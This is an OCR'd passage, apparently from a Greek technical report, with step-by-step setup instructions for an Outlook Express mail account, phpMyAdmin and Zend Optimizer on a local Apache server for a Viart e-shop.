
Εικόνα 32: δημιουργία λογαριασμού στο Outlook Express 6.0.

- Επιλέγουμε Εργαλεία και Λογαριασμοί




Εικόνα 33: δημιουργία λογαριασμού στο Outlook Express 6.0.

- Επιλέγουμε την καρτέλα Αλληλογραφία, τον λογαριασμό που έχουμε με την Forthnet και πατάμε Ιδιότητες.




Εικόνα 34: δημιουργία λογαριασμού στο Outlook Express 6.0.

- Επιλέγουμε την καρτέλα διακομιστές, συμπληρώνουμε στην καρτέλα Εισερχόμενη αλληλογραφία (POP3) με popper.forthnet.gr και την καρτέλα Εξερχόμενη αλληλογραφία (SMTP) με smtp-auth.forthnet.gr. Συμπληρώνουμε το όνομα λογαριασμού και το password, τσεκάρουμε το: Απαιτείται έλεγχος από το διακομιστή και πατάμε το κουμπί Ρυθμίσεις.




Εικόνα 35: δημιουργία λογαριασμού στο Outlook Express 6.0.

- Επιλέγουμε Χρήση των ρυθμίσεων του διακομιστή εισερχόμενης αλληλογραφίας και πατάμε το κουμπί OK.



Εικόνα 36: δημιουργία λογαριασμού στο Outlook Express 6.0.

- Επιλέγουμε OK.



Εικόνα 37: δημιουργία λογαριασμού στο Outlook Express 6.0.

- Επιλέγουμε Κλείσιμο.


2.8 Εγκατάσταση της PhpMyAdmin

Έχουμε χρησιμοποιήσει την έκδοση [phpMyAdmin-2.6.4-pl4].

Στο φάκελο C:/apache τοποθετούμε το φάκελο της phpMyAdmin-2.6.4-pl4 και πληκτρολογούμε στον browser μας

http://localhost/PhpMyAdmin-2.6.4-pl4/

και παρατηρούμε τη παρακάτω σελίδα που περιγράφεται στην εικόνα32.



Εικόνα 38 : η PhpMyAdmin μας επιτρέπει να εισέλθουμε ως διαχειριστές και να διαχειριζόμαστε τις βάσεις δεδομένων μας και τα δεδομένα τους, να εκτελούμε SQL εντολές καθώς και να κρατούμε εφεδρική τη δομή και τα δεδομένα που είναι αποθηκευμένα στη MySql βάση δεδομένων.

2.9 Εγκατάσταση του Zend Optimizer

Τι είναι το Zend Optimizer και γιατί χρησιμοποιείται στο ηλεκτρονικό μας κατάστημα:

Μερικά αρχεία του Viart έχουν επεξεργαστεί ειδικά με μια εφαρμογή η οποία καλείται κωδικοποιητής Zend. Αυτά τα αρχεία δεν μπορούν να εκτελεστούν χωρίς να έχουμε εγκαταστήσει και διαμορφώσει κατάλληλα στο server μας την εφαρμογή Zend Optimizer.

Το Zend Optimizer μπορεί να αποκρυπτογραφήσει και να εκτελέσει "optimized" αρχεία με σπουδαία βελτιωμένη απόδοση όταν συγκρίνεται με τα πρότυπα PHP αρχεία.


Το Zend Optimizer μπορεί να μας εξασφαλίσει τα παρακάτω δύο:

- Βέλτιστη απόδοση: υπάρχει μια πολύ σύνθετη και εξεζητημένη PHP δομή η οποία προσφέρει στο Viart τη δύναμη, την ταχύτητα και την ευκαμψία του. Όταν εκτελείται το Viart, υπάρχουν πολλές και σπουδαίες ενέργειες οι οποίες μεταφέρουν και δημιουργούν την οπτική απεικόνιση την οποία αντιλαμβανόμαστε στο browser μας. Έχουμε ανακαλύψει ότι συνδυάζοντας τα αρχεία με το κωδικοποιητή Zend μπορούμε πολύ καλά να βελτιώσουμε την ταχύτητα στην οποία αυτές οι λειτουργίες εκτελούνται και επιπλέον δημιουργώντας ένα γρηγορότερο χρόνο απόκρισης της σελίδας μας και επιπλέον ένα πιο αξιόπιστο ηλεκτρονικό κατάστημα.
- Ασφάλεια: Τα αρχεία τα οποία κατευθύνονται από το Viart συνεπαγόμενα τα αρχεία τα οποία περιέχουν σημαντική "προστατευμένη πληροφορία" και τα άλλα αρχεία τα οποία δεν είναι απαραίτητο οι πελάτες του ηλεκτρονικού καταστήματος να έχουν τη δυνατότητα να τροποποιούν, απορρέουν από τον κωδικοποιητή Zend.

Πως θα εγκαταστήσουμε το Zend Optimizer:


Το Zend Optimizer είναι ένα ολοκληρωμένο πακέτο το οποίο μπορούμε να το προμηθευτούμε από το www.zend.com ακολουθώντας τα εξής βήματα:

- Δημιουργούμε ένα Zend Optimizer λογαριασμό. Η "Zend Optimizer δωρεάν έκδοση" σελίδα ανοίγει.




Εικόνα 39: δημιουργία λογαριασμού Zend.

- Επιλέγουμε τη Zend Optimizer έκδοση που μας εξυπηρετεί στο δικό μας σύστημα και διαλέγουμε το συγκεκριμένο πακέτο.



Εικόνα 40: επιλέγουμε την έκδοση Zend Optimizer v3.3 .


- Αποθηκεύουμε το αρχείο στο επιλεγμένο από εμάς προορισμό στο σύστημα μας.



Εικόνα 41: το Zend Optimizer έχει αποθηκευτεί στο σύστημά μας.


Για την εγκατάσταση του Zend Optimizer στο σύστημα μας :

- Διπλό κλικ στο πακέτο ZendOptimizer-3.3.3-Windows-i386.exe




Εικόνα 42: Install Shield Wizard.


- Ακολουθούμε τις οδηγίες όπως περιγράφονται στις παρακάτω εικόνες:




Εικόνα 42: Install Shield Wizard.



